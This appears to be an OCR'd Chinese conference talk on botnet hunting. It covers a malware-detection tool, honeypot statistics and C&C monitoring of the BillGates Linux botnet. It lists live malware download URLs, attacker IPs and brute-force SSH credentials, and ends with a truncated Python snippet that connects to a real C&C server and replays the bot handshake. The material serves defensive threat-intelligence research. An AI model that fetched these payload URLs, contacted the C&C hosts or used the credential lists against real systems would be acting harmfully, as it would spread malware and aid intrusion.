$ whoami

b1t<master@zomeye.org>
GitHub/Twitter @zom3y3

TO BE A MALWARE HUNTER!

#Pentest #C #Antivirus #Python #Botnet #DDoS

Attention !

以下言论仅代表个人观点,与任何组织和其他个人没有任何关系

本议题数据纯属虚构,如有雷同纯属巧合


Outline

- 为什么研究僵尸网络?
- 僵尸网络识别、监控技术分享
- Silver Lords黑客组织追踪分析

为什么研究僵尸网络


从哪里开始

- 2014年底，当我在阿里云每天需要解决30个“恶意主机”工单的时候…



- 解决思路：封IP+杀进程

怎么解决？



恶意主机项目
恶意进程
恶意IP
自主杀毒软件设计(FindMalware)
进程检测
流量检测
ACM(恶意软件追踪系统)
F2M
H2M
S2M


FindMalware


简介:

FindMalware是一款用**C/C++**语言编写，覆盖**Windows**和**Linux**平台的恶意软件追踪工具。其以**PE**、**ELF** 代码段哈希值作为静态特征检测恶意软件，并获取进程**socket**通信提取恶意软件**CNC**。除此之外它也集成了信息采集器功能，能够采集主机文件、进程、网络等信息，并配合云端数据分析平台进行高级威胁检测。

项目地址：**https://github.com/zom3y3/findmalware**


• ELF
• PE
可执行文件
进程检测
• 进程模块
• 父进程
• socket
进程通信
信息采集
• 文件信息
• 进程信息
• 网络信息
• 信息上报
威胁源监控



• 人肉添加
• 漏报机制
• VT等平台
• 网络爬虫
• ClamAV
病毒库
病毒识别
• 病毒特征库
• 基本行为
• 进程通信
• 提取CNC
• TCP/UDP
进程通信
信息追踪
• 文件hash追踪
• 网络流量追踪
• PoC追踪



gmt_create	virus_name	section_hash	file_md5	file_path	remote_ip
2016-03-24 15:02:02	Linux/Setag.B.Gen	3df216cafc77d0f84566e6173bb97dbac5c0dee4	78de3e54578c23174e9433d0ee978239	/root/li<x>nko	120.25.125.68:25000 ESTABLISHED;
2016-03-24 15:02:02	File deleted	00000000000000000000000000000000000000000	00000000000000000000000000000000	/usr/bin/bsd-port/getty (deleted)	123.184.19.222:6001 ESTABLISHED;
2016-03-24 15:02:02	Linux/Setag.B.Gen	3df216cafc77d0f84566e6173bb97dbac5c0dee4	78de3e54578c23174e9433d0ee978239	/usr/bin/.sshd	
2016-03-24 15:04:31	Linux/Setag.B.Gen	3df216cafc77d0f84566e6173bb97dbac5c0dee4	78de3e54578c23174e9433d0ee978239	/root/li<x>nko	120.25.125.68:25000 ESTABLISHED;
2016-03-24 15:04:31	File deleted	00000000000000000000000000000000000000000	00000000000000000000000000000000	/usr/bin/bsd-port/getty (deleted)	123.184.19.222:6001 ESTABLISHED;
2016-03-24 15:04:31	Linux/Setag.B.Gen	3df216cafc77d0f84566e6173bb97dbac5c0dee4	78de3e54578c23174e9433d0ee978239	/usr/bin/.sshd	

gmt_create	client_ip	infect_count	clean_count	scan_total_time	scan_type	os_platform	os_version
2016-03-24 14:59:53	123.56.92.208	3	0	1.2631	procScan	Linux64	Linux version 2.6.32-573.18.1.el6.x86_64 (mockbuild@c
2016-03-24 15:01:32	123.56.92.208	3	0	1.212869	procScan	Linux64	Linux version 2.6.32-573.18.1.el6.x86_64 (mockbuild@c
2016-03-24 15:02:03	123.56.92.208	3	0	12.175591	procScan	Linux64	Linux version 2.6.32-573.18.1.el6.x86_64 (mockbuild@c
2016-03-24 15:04:31	123.56.92.208	3	0	1.168979	procScan	Linux64	Linux version 2.6.32-573.18.1.el6.x86_64 (mockbuild@c

- 410万自主病毒库
- 集成多款AV
- 30秒/台
- 9个月
- 50个中控/天
- 病毒检出率95%
- XX重大案件




Now !

僵尸网络威胁情报项目规划

情报搜集平台		情报分析平台		情报分发平台
分布式蜜罐系统	情报订阅系统	C&C自动化监控系统	僵尸网络关联分析系统	僵尸网络威胁情报平台

Honeypot


蜜罐系统是作为情报搜集平台一个主要部分，其主要目的是搜集主流的PoC，恶意软件样本，恶意下载源等。




利用MHN进行分布式蜜罐部署

全球网络攻击源分布图


Top 攻击源




Top 攻击源-城市



Top 被攻击蜜罐



Top 被攻击端口



2分钟前

Top 攻击者

src	Country	Region	City	count
209.126.116.186	美国	密苏里州	圣路易斯	64267
116.31.116.17	中国	广东	广州	61696
116.31.116.52	中国	广东	广州	11805
204.27.57.218	美国	密苏里州	Kansas City	8285
96.43.130.114	美国	密苏里州	Kansas City	7531
204.27.59.122	美国	密苏里州	Kansas City	7208
47.90.43.223	加拿大	安大略	Ottawa	5685

Top 攻击者指纹

	p0f_os	count
1	Windows XP	3251
2	Linux 3.11 and newer	3173
3	Linux 2.2.x-3.x (no timestamps)	1469
4	Linux 2.4.x	1133
5	Linux 3.1-3.10	888
6	Windows 7 or 8	790
7	Linux 2.2.x-3.x	684

Top 爆破用户名

ssh_username	count
admin	4565
user	943
test	420
root	208
oracle	91
git	85
minecraft	69


Top 爆破密码


ssh_password	count
123456	377
password	153
r3mixdrama	112
root	78
admin	67
git	41
test	39

uri	shasum
http://222.186.134.243:8181/mgg	321bbc7033511880cd014bf4eb02c69d00e3b7d4d85eb5c90789b895b90ffda
http://221.229.172.44:81/f6ho	3cfc749a10fb708aac1b255d0fd2fb0fe3bcff19adb638421aab8fabb6621852
http://222.186.34.69:45421/sa	4612cf7d6e5fb78b8566d52c9f1711150bf05bcd2983ed11c4924a2c1584c3e9
http://222.186.34.157:888/10086	4c84cb9bb3bc6f37b84f062c1f46388ef96b1d175c89c37cb42e3bbcf044f255
http://111.73.46.160:888/xiage8uc	4eeb7986cdd5b7e95252913b63f0673c42703026e865b727daaf0298261f620
http://221.229.172.44:81/i37rj	5022e32cf32a67337aec601a2078c7194c80d196c18a5e972ed6f23c276fd03f
http://accesdenied.hi2.ro/leu.pdf	510036797d705163eff89ea51173a47e4b57a6e52730b09be94177b0acbde99
http://111.73.46.160:888/Linux2.6	52a6e48f9d303471185d2dc681419acc6ef3f43fc7c64e9f1d481680634e71cc
http://222.186.134.244:8888/uu	5aa14e2a2b13a134bd8128cbeda172c4a6567cdd4bd91249489b430854d7f7f
https://udger.com/resources/datacenter-list	606f9319cd97a199e628d623e2549bdd7d7a08fba5199abe68d139c735e35eb
http://183.60.203.215:59193/zsshv9.rar	617efd09ffd19d1f70a0f9b3aed510ad76f5d8d4667176335350c9553c23dc6a
http://122.10.99.138:1022/10881xb	676cff349c40eedaacffa0e157effb53b4ea215e5be7b38cfcb21f3ae6ebb862
http://222.186.58.186:7812/Xiniu	68672b7c83d93b1f2aa9ea4fdc172bbaf3587814361dad279565b413977b8f60
http://5.206.225.41/vxrwboy.pl	6944465dcc075140e328b6b89c9628aa137862a1bf9d903e70b97f803d5a647
http://107.178.96.47/bins.sh	79c941afd9865e3f09c1606bdfdbb3640ab7fdb52de47a39dffe7df89f15a600
http://222.186.134.243:8181/mgg	7ad579b16d48323c1d53c0dc75e34e21fa63686f5b9b4c506b20b20c309591f4
http://93.158.200.115/one.sh	7c57f37b44adb9102cb2c9813eae3390492d635879f37ff742b7c88bba97af33
http://222.186.134.244:8989/qa	89e11b235031251673f18b82d1be0654370fb89af50c4f68b62489790515ca3a
http://59.63.166.70:81/i9os	8d9b9e02aaa3ed855dfeed82b1af18131591c3621a96be730672a45f7ac43094

全球网络攻击源分布图

Top 攻击源





Top 攻击者

src	Country	Region	City	count
209.126.116.186	美国	密苏里州	圣路易斯	64267
116.31.116.17	中国	广东	广州	61696
116.31.116.52	中国	广东	广州	11805
204.27.57.218	美国	密苏里州	Kansas City	8285
96.43.130.114	美国	密苏里州	Kansas City	7531
204.27.59.122	美国	密苏里州	Kansas City	7208
47.90.43.223	加拿大	安大略	Ottawa	5685

	p0f_os	count
1	Window	
2	Linux 3.	
3	Linux 2.	
4	Linux 2.4.x	1133
5	Linux 3.1-3.10	888
6	Windows 7 or 8	790
7	Linux 2.2.x-3.x	684


	count
	4565
	943
	420
root	208
oracle	91
git	85
minecraft	69

ssh_password	count
123456	377
password	153
r3mixdrama	112
root	78
admin	67
git	41
test	39

2分钟前

CNC Command Tracking

CNC监控系统是作为情报分析平台一个主要部分，其主要目的是逆向分析主流僵尸网络通信协议，并监控其攻击指令。



ValdikSS
ValdikSS

ProstoVPN.org
Russia
iam@valdikss.org.ru
http://valdikss.org.ru
Joined on 16 Dec 2012

184	158	0
Followers	Starred	Following

ValdikSS / billgates-botnet-tracker

Watch 17 | Star 74 | Fork 19

Code | Issues 0 | Pull requests 0 | Pulse | Graphs

Some tools to monitor BillGates CnC servers

6 commits | 1 branch | 0 releases | 1 contributor

Branch: master | New pull request | Find file | Clone or download

ValdikSS Handle reconnects — Latest commit 31d231e on 14 Apr 2014

gates	Handle reconnects	2 years ago
melinda	Handle reconnects	2 years ago
LICENSE	Initial commit	2 years ago
README.md	Update README.md	2 years ago

README.md

What's this?

Here are some tools written in Python to monitor BillGates Linux Botnet activity (DDoS commands, update commands, etc).

What's BillGates?

Well, that's a Linux botnet I've found in February, 2014. It it splitted in modules usually called **atddd**, **cupsdd**, **cupsddh**, **ksapdd**, **kysapdd**, **sksapdd**, **skysapdd**.

cupsdd is the main module which I call "Gates" (because it locks /tmp/gates.lock). It unpacks **cupsddh** ("Bill") module (the last character depends on configuration) to the directory where the **cupsdd** is stored (usually **/etc**), creates `/etc/init.d/DbSecuritySpt` and makes symlinks to it in `/etc/rc[1-5].d/97DbSecuritySpt`, establishes connection to "Gates" CnC server on IP 116.10.189.246. Newer version of "Gates" module also includes Monitor module "moni". It copies itself to **/usr/bin/pojie** and acts as "moni" only if ran as **/usr/bin/pojie**. "Bill" can perform simple DDoS.

https://github.com/ValdikSS/billgates-botnet-tracker

挑选Linux/Setag.B.Gen样本（80d0cac0cd6be8010819fdcd7ac4af46）作为本次测试对象

hello2.bin | hello1.bin

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	01	00	00	00	7F	00	00	00	00	F4	01	00	00	32	00	00
00000010	00	E8	03	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	00	01	01	02	00	00	00	01	00	00	00	C0	A8	16	82
00000030	C0	A8	16	82	C0	A8	16	82	C0	A8	16	82	C0	A8	16	82
00000040	FF	FF	01	00	00	00	00	00	2D	3D	3D	20	4C	6F	76	65
00000050	20	41	56	20	3D	3D	2D	3A	00	04	00	00	00	BE	09	00
00000060	00	56	0F	00	00	4C	69	6E	75	78	20	32	2E	36	2E	33
00000070	32	2D	35	37	33	2E	65	6C	36	2E	69	36	38	36	00	31
00000080	3A	47	32	2E	34	30	00									

hello2.bin | hello1.bin

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	02	00	00	00	20	00	00	00	01	00	00	00	00	00	00	00
00000010	00	00	00	00	00	00	00	10	00	00	00	02	01	00	00	00
00000020	19	01	00	00	00	00	00	00								

ping.bin

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	00															

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	01	00	00	00	51	00	00	00	00	F4	01	00	00	32	00	00
00000010	00	E8	03	00	00	EB	1A	00	00	00	00	00	00	01	00	00
00000020	00	01	00	00	00	10	02	00	D0	07	00	00	00	00	00	00
00000030	00	00	20	00	00	80	00	00	00	00	04	00	00	01	00	00
00000040	00	1E	00	00	00	00	00	01	00	00	00	35	39	2E	36	37
00000050	2E	37	34	2E	31	33	00	50	00							


```
hello1 = open('hello1.bin', 'rb').read()
hello2 = open('hello2.bin', 'rb').read()
ping = open('ping.bin', 'rb').read()
save = open('unknown-commands.bin', 'w+b')

def gates():
    myprint("Start!")
    s = socket.create_connection(('23.234.50.12', 25004))
    myprint("Connected")
    s.sendall(hello1)
    myprint("Sent hello1")
    time.sleep(0.1)
    s.sendall(hello2)
    myprint("Sent hello2")

    #print(hexdump(data))
